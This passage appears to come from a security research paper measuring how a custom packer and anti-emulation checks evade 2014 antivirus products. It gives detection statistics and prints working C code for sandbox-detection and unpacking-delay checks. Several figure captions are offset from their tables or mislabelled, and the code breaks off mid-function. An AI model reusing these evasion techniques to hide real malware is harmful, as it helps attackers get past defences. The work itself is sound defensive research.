fig29: section table of HelloWorld x86 executable packed with UPX 3.91

HelloWorld_x86_Molebox.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	00004820	00001000	00004A00	00000400	00000000	00000000	0000	0000	60500060
.data	000000B4	00006000	00000200	00004E00	00000000	00000000	0000	0000	C0300040
.idata	000012F8	00007000	00001400	00005000	00000000	00000000	0000	0000	C0300040
.rdata	00000560	00009000	00000600	00006400	00000000	00000000	0000	0000	40600040
.bss	00019EC8	0000A000	00000000	00000000	00000000	00000000	0000	0000	C0400080
.rsrc	00000749	00024000	00000800	00006A00	00000000	00000000	0000	0000	40000040

Fig30: section table of HelloWorld x86 executable packed with Molebox 4.5462

HelloWorld_x86_PELock.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.pelock	00009000	00001000	00005000	00000400	00000000	00000000	0000	0001	E00000E0
.pelock	00007000	0000A000	00002800	00005400	00000000	00000000	0000	0001	E00000E0
.pelock	00003000	00011000	00000400	00007C00	00000000	00000000	0000	0001	E00000E0
.rsrc	00001000	00014000	00000200	00008000	00000000	00000000	0000	0000	E00000E0
.pelock	00004000	00015000	00000000	00000000	00000000	00000000	0000	0000	E00000E0
.pelock	0000A000	00019000	00009C00	00008200	00000000	00000000	0000	0000	E00000E0

Fig31: section table of HelloWorld x86 executable packed with PELock 1.0694

HelloWorld_x86_PESpin.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
	00009000	00001000	00005000	00000400	00000000	00000000	0000	0000	E00000E0
	00007000	0000A000	00002600	00005400	00000000	00000000	0000	0000	E00000E0
	00003000	00011000	00000400	00007A00	00000000	00000000	0000	0000	E00000E0
.rsrc	00001000	00014000	00000200	00007E00	00000000	00000000	0000	0000	E00000E0
	0000508E	00015000	00005200	00008000	00000000	00000000	0000	0000	E00000E0

**Fig31: section table of HelloWorld x86 executable packed with PESpin 1.33**

HelloWorld_x86_SoftwarePasspo									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000859B	00001000	00000000	00000000	00000000	00000000	0000	0000	60000020
.rdata	000062CE	0000A000	00000000	00000000	00000000	00000000	0000	0000	40000040
.data	00003DD4	00011000	00000000	00000000	00000000	00000000	0000	0000	C0000040
.reloc	00003A1C	00015000	00000000	00000000	00000000	00000000	0000	0000	42000040
.text1	000C0000	00019000	000BD000	00001000	00000000	00000000	0000	0000	E0000020
.adata	00010000	000D9000	0000D000	000BE000	00000000	00000000	0000	0000	E0000020
.data1	00030000	000E9000	00021000	000CB000	00000000	00000000	0000	0000	C0000040
.reloc1	00010000	00119000	0000A000	000EC000	00000000	00000000	0000	0000	42000040
.pdata	000F0000	00129000	000F0000	000F6000	00000000	00000000	0000	0000	C0000040
.rsrc	00001000	00219000	00001000	001E6000	00000000	00000000	0000	0000	40000040

**Fig32: section table of HelloWorld x86 executable packed with SoftwarePassport 9.64 (Armadillo)**

HelloWorld_x86_Thermida.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
	00013000	00001000	00007400	00001000	00000000	00000000	0000	0000	E0000040
.rsrc	000001E0	00014000	00000200	00008400	00000000	00000000	0000	0000	C0000040
.idata	00001000	00015000	00000200	00008600	00000000	00000000	0000	0000	C0000040
	001E4000	00016000	00000200	00008800	00000000	00000000	0000	0000	E0000040
svlvaxgg	00113000	001FA000	00112800	00008A00	00000000	00000000	0000	0000	E0000040
fulaavib	00001000	0030D000	00000200	0011B200	00000000	00000000	0000	0000	E0000040

**Fig33: section table of HelloWorld x86 executable packed with Thermida Demo 2.2.7**

HelloWorld_x86_VMPProtect.exe									
Name	Virtual Size	Virtual Address	Raw Size	Raw Address	Reloc Address	Linenumbers	Relocations N...	Linenumbers ...	Characteristics
Byte[8]	Dword	Dword	Dword	Dword	Dword	Dword	Word	Word	Dword
.text	0000859B	00001000	00008600	00000400	00000000	00000000	0000	0000	60000020
.rdata	000062CE	0000A000	00006400	00008A00	00000000	00000000	0000	0000	40000040
.data	00002DD4	00011000	00001000	0000EE00	00000000	00000000	0000	0000	C0000040
.vmp0	000BA6AF	00014000	000BA800	0000FE00	00000000	00000000	0000	0000	E0000060
.vmp1	00008B67	000CF000	00008C00	000CA600	00000000	00000000	0000	0000	E0000060
.reloc	00002D80	000D8000	00002E00	000D3200	00000000	00000000	0000	0000	40000040
.rsrc	000001D5	000DB000	00000200	000D6000	00000000	00000000	0000	0000	40000040

**Fig34: section table of HelloWorld x86 executable packed with VMPProtect Ultimate 2.13.2**

### 3. Antivirus Evasion

This chapter presents different evasion techniques to bypass Static-based detection, Emulation-based detection and Runtime-based detection mechanisms. For each measure the paper details its inner-workings. Despite the differences that could occur between Antivirus vendors, the paper presents in detail the different evasion techniques in use and documents their efficiency by showcasing the results of the different tests on the considered Antivirus products.

For empirical testing purposes, trial versions of Antivirus products mentioned in the introduction with an updated July 2014 signature were used as a base. Each product was run on a separate virtual machine instance without any internet connectivity, except for the initial signature-base update. Internet access was prohibited to avoid leakage of the test samples, which might trigger the creation of a new signature, and also to limit the evaluation of implemented countermeasures to the one within the Antivirus product only. Testing was performed only after enabling the most advanced protection strategies in the available GUI interface of the Antivirus.

#### 3.1. Static-based Detection Evasion

Signature-based is the traditional mechanism used by Antivirus product to detect malware and malicious tools. The principle is quite simple and has seen little evolution except for the introduction of fuzzy hashing (16, 17). The mechanism creates a signature by hashing specific portions of the executable, like the code section or an entry in the resource section, and then compares it with the Antivirus database.

This mechanism is efficient as long as there is an existing signature in the Antivirus database. Bypassing this detection mechanism relies on changing the executable's byte patterns in order to have a completely different signature. Other checks include verifying the PE file structure in order to detect unusual manipulation of the file. More details about these checks are mentioned in Section 2.

To evaluate the effectiveness of static-based detection evasion, an empirical approach by using

the developed packer described in the previous section was taken. First, samples were gathered; a collection of 100 malware samples (x86 only) with a high detection rate was taken from the VirusSign FreeList of July 2014 (15). Five common 64-bit hacktool binaries of which the respective x86 versions were detected were taken as an x64 malware feed source:

- Mimikatz ([blog.gentilkiwi.com/mimikatz](http://blog.gentilkiwi.com/mimikatz))
- Windows Credentials Editor ([www.ampliasecurity.com/research/wcefaq.html](http://www.ampliasecurity.com/research/wcefaq.html))
- Metasploit's default meterpreter bind shell port 4444 ([www.metasploit.com](http://www.metasploit.com))
- Metasploit's default Meterpreter reverse tcp shell port 4444 ([www.metasploit.com](http://www.metasploit.com))
- Metasploit's default Meterpreter reverse https shell port 4444 ([www.metasploit.com](http://www.metasploit.com))

Then, all samples were packed with the inline, New PE and Resource packer methods in combination with XOR encryption. Each sample was packed twice with two different stubs: one that calls ExitProcess() as soon as it starts executing, and one that really restores the original packed malware executable in memory and hands over execution to it. This distinction was made to isolate the results to static detection only and thus rule out code emulation, which some Antivirus vendors are explicitly stating as a detection feature in place (18,19).

Hereafter, the samples were scanned by an on-demand scan by each product in scope. The tests were performed in a semi-automated manner which allowed the results to be saved to a SQLite3 database. This database was queried afterwards to identify a couple of detection patterns, detailed in the sections below. Only 'on demand' scans were initiated, to prevent runtime detection techniques to come into play.

### 3.1.1. Overall sample detection rate

The overall detection rate merely gives an indication of the overall protection against the original, unattended samples per Antivirus product at the time of testing:





fig22: Original sample detection

Bitdefender detected all 100 x86 samples, while F-Secure barely detected any of them. For x64, the situation is even worse. Only Kaspersky, Avast! and Norton detected 4 out of 6 malware samples. Of course the sample subset was not huge, but this is still an indication of how fast Antivirus companies are pushing new definitions out for each architecture, as the malware sample collection was not extremely new.

### 3.1.2. Packer detection

It is interesting to see the detection rate of the various packer methods in combination with XOR encryption, compared with the overall detection rate of the samples per Antivirus. This allows us to grasp the real ability to bypass static signature detection techniques of each packer method, and thus also the ability of Antivirus products to detect common and less common packers. To rule out positive detection results from code emulation practices (see next subsection), only packed samples with a stub that simply quits upon execution were considered here. Each packer method's results are provided and discussed below. Numbers relative to the detection rate of the original samples were calculated, in order to support comparing the different Antivirus products in scope.




**fig23: Inline Packer method detection ratio**

As can be seen, there are big differences between Antivirus products with regard to detection of the inline packer method. Qihoo detected all 100 x86 samples that were packed with the Inline packer, although it originally only detected 89 of these samples (see above). This explains why its relative result in this graph is far above 100%, which clearly is pure packer detection and not related to the samples anymore. Additionally, we can see that on x86 only one antivirus solution was completely evaded (F-Secure), while on x64 all but two antivirus solutions were already completely evaded by this simple technique (Avast and Kaspersky).


The other products only detected a subset of the previously identified samples, which indicates they are detecting artifacts from the original executable that remained in the packed executable and/or the PE modifications the inline packer makes (new section where entry point refers to, encrypted ".text" and ".data" sections). We can see that Norton, Avast, Trend Micro and BitDefender do this more proactively (> 75%) than others.

Theoretically, the New PE packer method would perform better as the Inline packer method (see section 2). This is also confirmed by the detection rates for this packer method:



**fig24: New PE Packer method detection ratio**

Again, the numbers are relative to the number of original samples detected by the Antivirus products, given in the previous subsection. As can be noted, the New PE detection rate is lower as the Inline detection rate for all Antivirus products, confirming the expectation that this packer method does a better job. With regard to the x64 architecture, all antivirus products have already been successfully bypassed by this technique. On x86 the story is different: three solutions still detect a small subset of the originally detected malware samples (Norton, Avg, Avast).



Finally, the resource packing detection rate 0% for both x86, x64 and all antivirus solutions in scope. This result indicates that this method is generically applicable to bypass all existing static signature detection techniques deployed by current Antivirus products without any side effects.

### 3.1.3. Identification of Code Emulation

Some Antivirus products claim to be performing effective code emulation detection, which means executing the sample in an emulated environment to detect malicious behavior before actually executing it on the real operating system (18,19). Control over the packer's stub allowed to explicitly detect Antivirus solutions that are performing this code emulation, by packing each sample with the resource packer and two stub variations: one that does nothing but calling `ExitProcess()` which effectively breaks the original sample, and one that decrypts the original sample and executes it in memory, as expected. The graph below highlights the percentage of samples that were undetected when the first 'non-executing' stub was used, but detected when the second working stub was injected, divided per Antivirus:




fig25: Use of Code Emulation

From this graph, we can conclude a number of things with regard to implementations of code emulation in the various products in scope. Only four Antivirus products were able to perform successful code emulation detection on samples packed with the highly successful Resource packer: Microsoft, Kaspersky, NOD32 and AVG. This indicates that the code emulation engines of these products are capable of successfully emulating executables packed with the resource packer.

In the aforementioned static detection rates, we could see that Microsoft, Kaspersky, AVG and NOD32 did not have the highest rates. This stresses the fact that these products are not relying heavily on static signature based detection anymore. They clearly have shifted their focus to code emulation techniques, which is a much stronger technique capable of also detecting packed executables, something which is very popular amongst malware developers to evade detection. In the next section, the code emulation engines of the four products that weren't bypassed by the Resource packer, those of Microsoft, Kaspersky, AVG and NOD32 are investigated more.

## 3.2. Emulation-based Detection Evasion

Emulation-based detection mechanism is an advanced feature used by some Antivirus products that allows detection of new and future threats, as well as bypassing of packer protection layers. The principle is executing the malware inside a controlled environment in order to trigger the unpacking of the executable in memory, detect the end of the unpacking process by either using automated unpacker or by monitoring the execution of writable memory sections. Once the unpacking process is detected, the collected data is re-run using Static-based analysis or fed to the heuristic engine. The whole code emulation process is performed before the executable is effectively allowed to start executing on the real system, for obvious reasons.

Bypassing this Emulation-based Detection has gained popularity by malware developers who are using special checks to detect the execution of the malware inside a controlled environment, and if so, block the decryption process of the payload in memory. These checks rely on the difficulty to completely simulate a real environment.

The emulator executes processes in an artificial environment that emulates a real operating system. This environment implements its own virtual memory, file system, registry hives, network input/output, simulated processes and all possible subsystems in order to convince the file into thinking it is being executed on a real system.

Emulation, despite its efficiency as we'll see in the rest of this paper, is however a complex component that not only must have the capacity to correctly emulate complex environment, but must have low performance impact and protections against anti-emulation checks used by malware developers. This is probably why only lightweight 'emulation' and no full-fledged 'heavy' sandboxes were identified.

During this research, several detection mechanisms were implemented in the packer's stub that try to detect the emulated environment by interacting with the filesystem, network access or by performing timing checks; other checks rely on detecting binary instrumentation and discrepancies in API calls. These checks were always executed before proceeding to decrypt the original but currently encrypted executable and launching it from memory, in order to measure the effectiveness of each check.

The rest of this section details some of the most important Emulation-based Evasion checks and showcases their efficiency against Antivirus products that were found to do some kind of code emulation.

### 3.2.1. Code emulation bypass checks

#### 3.2.1.1. Filesystem

##### FS1

This check writes a secret message to a temporary Alternate Data Stream (ADS) and verifies the content by reading it afterward. This check allows the simple verification of the implementation of a persistent file system that supports ADS in the emulator.

---

```

BOOL fs1()
{
    /*
    writes secret data to a file and checks it back
    */

    //MessageBox(NULL, "FS1", "FS1", 0);

    char buff[65535];
    char buff2[65535];
    char DataBuffer[] = "Dear AV, what is happiness ?";
    DWORD dwBytesToWrite = (DWORD)strlen(DataBuffer);
    DWORD dwBytesWritten = 0;
    BOOL bErrorFlag = FALSE;
    HANDLE hFile1, hFile2;
    DWORD dwBytesRead = 0;
    char ReadBuffer[256] = {0};

    GetEnvironmentVariable("TMP", &buff[0], 65535);
    strcat_s(buff, "\\dull.txt");
    strcat_s(buff2, buff);
    strcat_s(buff2, ":ads");
    //MessageBox(NULL, buff, buff, 0);

    hFile1 = CreateFile(buff, GENERIC_WRITE, 0, NULL, CREATE_NEW,
FILE_ATTRIBUTE_NORMAL, NULL);

    hFile2 = CreateFile(buff2, GENERIC_WRITE, 0, NULL, CREATE_NEW,
FILE_ATTRIBUTE_NORMAL, NULL);
    bErrorFlag = WriteFile(hFile2, DataBuffer, dwBytesToWrite,
&dwBytesWritten, NULL);
    CloseHandle(hFile2);

    hFile2 = CreateFile(buff2, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_EXISTING, FILE_ATTRIBUTE_NORMAL, NULL);
    ReadFile(hFile2, ReadBuffer, 256-1, &dwBytesRead, NULL);
    CloseHandle(hFile2);
    CloseHandle(hFile1);
    DeleteFile(buff);
    DeleteFile(buff2);
    //MessageBox(NULL, ReadBuffer, ReadBuffer, 0);
    if(strstr(ReadBuffer, DataBuffer)){
        return FALSE;
    }
    return TRUE;
}

```

---

## src2: Persistent Filesystem check

### FS2

This check loads a list of real and false DLL through LoadLibrary. The check uses a deviated approach to verify the authenticity of real files on the system. If the Emulator simulates the LoadLibrary of all DLL, even the fake ones, Emulator is detected:

---

```

BOOL fs2()
{

```

---

---

```

    //tries to load existing and fake obscure DLL, if fake have a real
    address, it is emulated, if obscure but existing are not loaded, it is
    emulated
    char *realDLL[] = {"Kernel32.DLL", "networkexplorer.DLL",
"NlsData000c.DLL"};
    char *falseDLL[] = {"NetProjW.DLL", "Ghofr.DLL"};
    HMODULE hInstLib;

    for(int i=0; i<(sizeof(realDLL)/sizeof(*realDLL)); i++)
    {
        //printf("%s\n", realDLL[i]);
        hInstLib = LoadLibraryA( realDLL[i] );
        if(hInstLib == NULL)
            return TRUE;
        FreeLibrary(hInstLib);
    }

    for(int i=0; i<(sizeof(falseDLL)/sizeof(*falseDLL)); i++)
    {
        //printf("%s\n", falseDLL[i]);
        hInstLib = LoadLibraryA( falseDLL[i] );
        if(hInstLib != NULL)
            return TRUE;
    }
}

```

---

### src3: Check filesystem files using LoadLibrary

#### FS3

This check simply uses a number of File System related Windows API functions and checks whether the results are as expected:

---

```

BOOL fs3() {
    TCHAR szExeFileName[MAX_PATH];
    GetModuleFileName(NULL, szExeFileName, MAX_PATH);

    HANDLE hFile;
    hFile = CreateFile(szExeFileName, GENERIC_READ, FILE_SHARE_READ, NULL,
CREATE_NEW, FILE_ATTRIBUTE_NORMAL, NULL);
    DWORD error = GetLastError();
    if(!(hFile == INVALID_HANDLE_VALUE && error == ERROR_FILE_EXISTS))
        return TRUE;

    hFile = CreateFile(szExeFileName, GENERIC_READ, FILE_SHARE_READ, NULL,
OPEN_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    error = GetLastError();
    if(!(hFile != INVALID_HANDLE_VALUE && error == ERROR_ALREADY_EXISTS)) {
        return TRUE;
    }

    hFile = CreateFile(szExeFileName, GENERIC_WRITE, 0, NULL,
CREATE_ALWAYS, FILE_ATTRIBUTE_NORMAL, NULL);
    error = GetLastError();
    if(!(hFile == INVALID_HANDLE_VALUE && error ==
ERROR_SHARING_VIOLATION)) {

```

---

---

```

        return TRUE;
    }
    /*
    char OUTPUT[2000];
    wsprintf(OUTPUT, "GetLastError: %d", error);
    MessageBox(NULL, OUTPUT, "TEST", 0);
    */
    return FALSE;
}

```

---

#### src4: Delay the unpacking

##### FS4

This check simply uses a number of rare File System related Windows API functions and checks whether the results are as expected:

---

```

BOOL fs4() {
    //MessageBox(NULL, "Fs4", "Fs4", 0);
    if(waveInStop(NULL) != MMSYSERR_INVALHANDLE )
        return TRUE;

    BOOL result = CancelIoEx(NULL, NULL);
    DWORD error = GetLastError();
    if(!(result == 0 && error == ERROR_INVALID_HANDLE))
        return TRUE;

    return FALSE;
}

```

---

#### src5: Delay the unpacking

### 3.2.1.2. Timing

#### Time1

Delays unpacking of the executable using a call to the Sleep function. This technique has widely been used by malware. Antivirus products have countered this protection by emulating the execution of Sleep and reducing the time interval.

---

```

BOOL time1() {
    //simply sleeps for a long time to delay payload decryption
    Sleep(100000);
    return FALSE;
}

```

---

#### src6: Delay the unpacking

#### Time2

This technique is a good example of how malware developers have adapted to the evolution of Antivirus protection mechanism. The following check uses a call to the GetTickCount to detect any Sleep emulation. Antivirus has in parallel implemented countermeasures that emulate both the Sleep and GetTickCount functions as detected during our tests by some Antivirus.

---

```

BOOL time2()

```

---

---

```

{
    DWORD tc1, tc2;
    tc1 = GetTickCount();
    Sleep(1000);
    tc2 = GetTickCount();
    tc2 = tc2 - tc1;
    //DebugBreak();
    if(tc2 >= 1000)
    {
        return FALSE;
    }
    return TRUE;
}

```

---

#### src7: Detection of Sleep emulation using GetTickCount

##### Time3

This check has been created to exploit the emulation of the Sleep function done in Antivirus Emulator. The principle relies on the reduction of the Sleep time to detect discrepancies. The check creates two threads executed simultaneously, the first thread performs a large Sleep, 100 milliseconds for instance plus an arbitrary delay due to thread creation, and then checks the value of a counter with an initial value of 0, the second thread executes a multitude of Sleep function of a reduced delay, for instance 10 Sleep of 10 milliseconds, after each Sleep, the counter value is incremented, until it reaches the final value, 10 in our case for example.

In normal execution without any Sleep emulation, when the first thread performs the check, the counter has reached the expected value, in an emulated environment, the Sleep is rapidly executed and the check is performed before the counter has reached its final value.

---

```

int iCounter;
BOOL bState;

unsigned __stdcall threadFunction1(void* pArguments){
    Sleep(200);
    if(iCounter == 10){
        bState = TRUE;
    }
    _endthreadex(0);
    return 0;
}

unsigned __stdcall threadFunction2(void* pArguments){
    for(int i=0; i<10; i++){
        iCounter++;
        Sleep(10);
    }
    _endthreadex(0);
    return 0;
}

BOOL time3()
{
    unsigned threadID;
    HANDLE hThread;
    //init global vars

```

---

---

```

    iCounter = 0;
    bState = FALSE;
    _beginthreadex(NULL, 0, &threadFunction2, NULL, 0, &threadID);
    hThread = (HANDLE) _beginthreadex(NULL, 0, &threadFunction1, NULL, 0,
&threadID);
    WaitForSingleObject( hThread, INFINITE );
    if(bState == TRUE){
        return FALSE;
    }
    return TRUE;
}

```

---

#### src8: Detection of Sleep emulation using multi-threading

##### Time4

This check is also known as a “API Bomb” which indirectly delays the unpacking:

---

```

// API Bomb
BOOL time4()
{
    //MessageBoxA(NULL,"time4","time4",0);
    for(int i=0;i<500000;i++) {
        LoadLibrary("Kernel32.dll");
    }
    return FALSE;
}

```

---

#### src9: Detection of Sleep emulation using multi-threading

##### Time5

This check delays time by relying on an external program, in this case ping, to delay execution:

---

```

// PING sleep
BOOL time5()
{
    //MessageBoxA(NULL,"time5","time5",0);
    DWORD tc1, tc2;
    char buff[65535];
    GetEnvironmentVariable("TMP", &buff[0], 65535);
    strcat_s(buff, "\\ping.txt");
    DeleteFile(buff);
    tc1 = GetTickCount();

    SHELLEXECUTEINFO ShExecInfo = {0};
    ShExecInfo.cbSize = sizeof(SHELLEXECUTEINFO);
    ShExecInfo.fMask = SEE_MASK_NOCLOSEPROCESS;
    ShExecInfo.hwnd = NULL;
    ShExecInfo.lpVerb = NULL;
    ShExecInfo.lpFile = "cmd.exe";
    ShExecInfo.lpParameters = "/c \"ping 127.0.0.1 -n 10 -w 1 >
%TMP%\\ping.txt\"";
}

```

---

---

```

    ShExecInfo.lpDirectory = NULL;
    ShExecInfo.nShow = SW_HIDE;
    ShExecInfo.hInstApp = NULL;
    ShellExecuteEx(&ShExecInfo);
    WaitForSingleObject(ShExecInfo.hProcess, INFINITE);

    tc2 = GetTickCount();
    tc2 = tc2 - tc1;
    //DebugBreak();
    if(tc2 < 5000){
        return TRUE;
    }
    // Verify with file creation / access times
    HANDLE hFile = CreateFile(buff, GENERIC_READ, 0, 0, OPEN_EXISTING,
FILE_ATTRIBUTE_NORMAL, NULL);
    if (hFile == INVALID_HANDLE_VALUE) {
        DeleteFile(buff);
        return TRUE;
    }
    FILETIME lpCreationTime, lpLastAccessTime, lpLastWriteTime, resultft;
    if(GetFileTime(hFile, &lpCreationTime, &lpLastAccessTime,
&lpLastWriteTime) == 0) {
        CloseHandle(hFile);
        DeleteFile(buff);
        return TRUE;
    }

    ULARGE_INTEGER result;
    result.HighPart = lpLastWriteTime.dwHighDateTime -
lpLastAccessTime.dwHighDateTime;
    result.LowPart = lpLastWriteTime.dwLowDateTime -
lpLastAccessTime.dwLowDateTime;

    if((result.QuadPart/10000) < 5000) {
        CloseHandle(hFile);
        DeleteFile(buff);
        return TRUE;
    }
